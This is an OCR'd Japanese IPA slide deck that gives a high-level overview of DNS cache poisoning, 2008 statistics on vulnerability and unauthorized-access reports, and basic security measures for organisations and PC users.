
- 対象
  - DNSキャッシュサーバに対策をしていない場合
- 原因
  - インターネット進化に伴うDNSプロトコルの限界
- 脅威
  - 攻撃を受け被害を受けたDNSサーバの利用者が、攻撃者が用意した偽のウェブサイトやメールサーバなどに誘導されてしまい、フィッシング詐欺やメールの情報漏えいなどの被害を受ける。

DNSキャッシュポイズニングの動作

DNSサービスを実現するサーバ機能




DNSキャッシュポイズニングの実現手法



2.7 脆弱性届出・対策に関する考察

- 脆弱性の発見者はセキュリティの研究者が多い
- 脆弱性関連情報の届出制度によって解決された脆弱性を利用した、最新の標的型攻撃も発見されている
- 2008年3月12日以降に発生しているウェブサイトの改ざん事件はSQLインジェクションによるものが多い
- DNSキャッシュポイズニングの脆弱性を抱えるウェブサイトは、比較的容易に発見できる




- これらの事から、**脆弱性届出の傾向を把握**し、適切な対策を施すことが、重要な優先課題と言える

IPA®
INFORMATION-TECHNOLOGY PROMOTION AGENCY, JAPAN

3. 不正アクセスの届出状況


～不正アクセス被害の実態～

目次



3.1 ネットワークに流れる不審な通信


● 典型的なネットワークトラフィック



IPA インターネット定点観測 TALOT2 (2009/5/18-5/24)

- 一般利用者の環境とほぼ同じ観測環境
- 一日あたり**119**個所の送信元から、約**372**件の一方的なアクセス(2009年5月)


3.2 不正アクセス届出状況



※IPAへの届出より集計

不正アクセス届出種別

- 「侵入」「その他(被害あり)」が多い




届出種別	2008年
侵入	55
メール不正中継	0
ワーム感染	0
DoS(サービス妨害)	11
アドレス詐称	9
その他(被害あり)	45
アクセス形跡(未遂)	21
ワーム形跡	0
その他(被害なし)	14
合計 (件)	155(120)

※IPAへの届出より集計

※網掛け部分とカッコ内の数字は、被害があった届出種別を示しています。

不正アクセス被害内容

- ファイルの書き換え（プログラムの埋め込み含む）及びホームページの改ざんの被害が多い




被害内容	2008年
メール不正中継	0
サーバーダウン	1
不正アカウントの作成	0
ホームページ改ざん	5
パスワードファイルの盗用	0
サービス低下	10
オープンプロキシ	1
ファイルの書き換え	54
その他	85
合計（件）	156(※)

※IPAへの届出より集計

※実被害届出1件に複数の被害内容が存在するケースもあるため実被害届出件数合計と一致していません。

不正アクセス被害原因

- 原因のトップは、ID,パスワード管理・設定の不備
- 原因不明なケースが33%と、不正アクセスの手口が巧妙化し原因究明が困難な事例が多い



被害原因	2008年
ID,パスワード管理の不備	35
古いバージョン使用、パッチ未導入など	16
設定不備	4
不　明	39
その他(DoSなど)	26
合計（件）	120(※)

※IPAへの届出より集計

3.3 不正アクセスに関する考察

- 狙われるのは特別なサイトではない
  - ➢既知の古い脆弱性
  - ➢推測され易い、弱いパスワード


  基本的な対策で十分防御可能！
- 「被害内容」として目立って来たもの
  - ➢他サイト攻撃用の踏み台として悪用された
  - ➢明らかに金銭を目的とした犯罪
    （オンラインゲーム、オークション、個人情報奪取）

  犯罪者（組織）がITを駆使し、悪用！

IPA®
INFORMATION-TECHNOLOGY PROMOTION AGENCY, JAPAN

(付録)情報セキュリティ確保のための基本的な対策

目次




付-1　基本的な対策方針

『**情報セキュリティに絶対はなく、事故は起こり得るものと考える**』

- 日々増え続けるセキュリティ脅威
- 狙われる対策や設定の不備
- 対処療法だけでは不十分
- 被害者であると同時に、加害者に・・・

全体を見通した、出来るだけ漏れのない対策を、組織的に実施することが重要

付-2 利用者の対策
（一般のパソコン利用者）



対策方針

基本的な対策を講じる

1. あぶない兆候を見逃さない
2. 信頼できないソフトウェアやデータは使わない
3. コンピュータを安全な状態に保つ

利用者の対策（つづき）
（一般のパソコン利用者）

IPA®

具体的対策

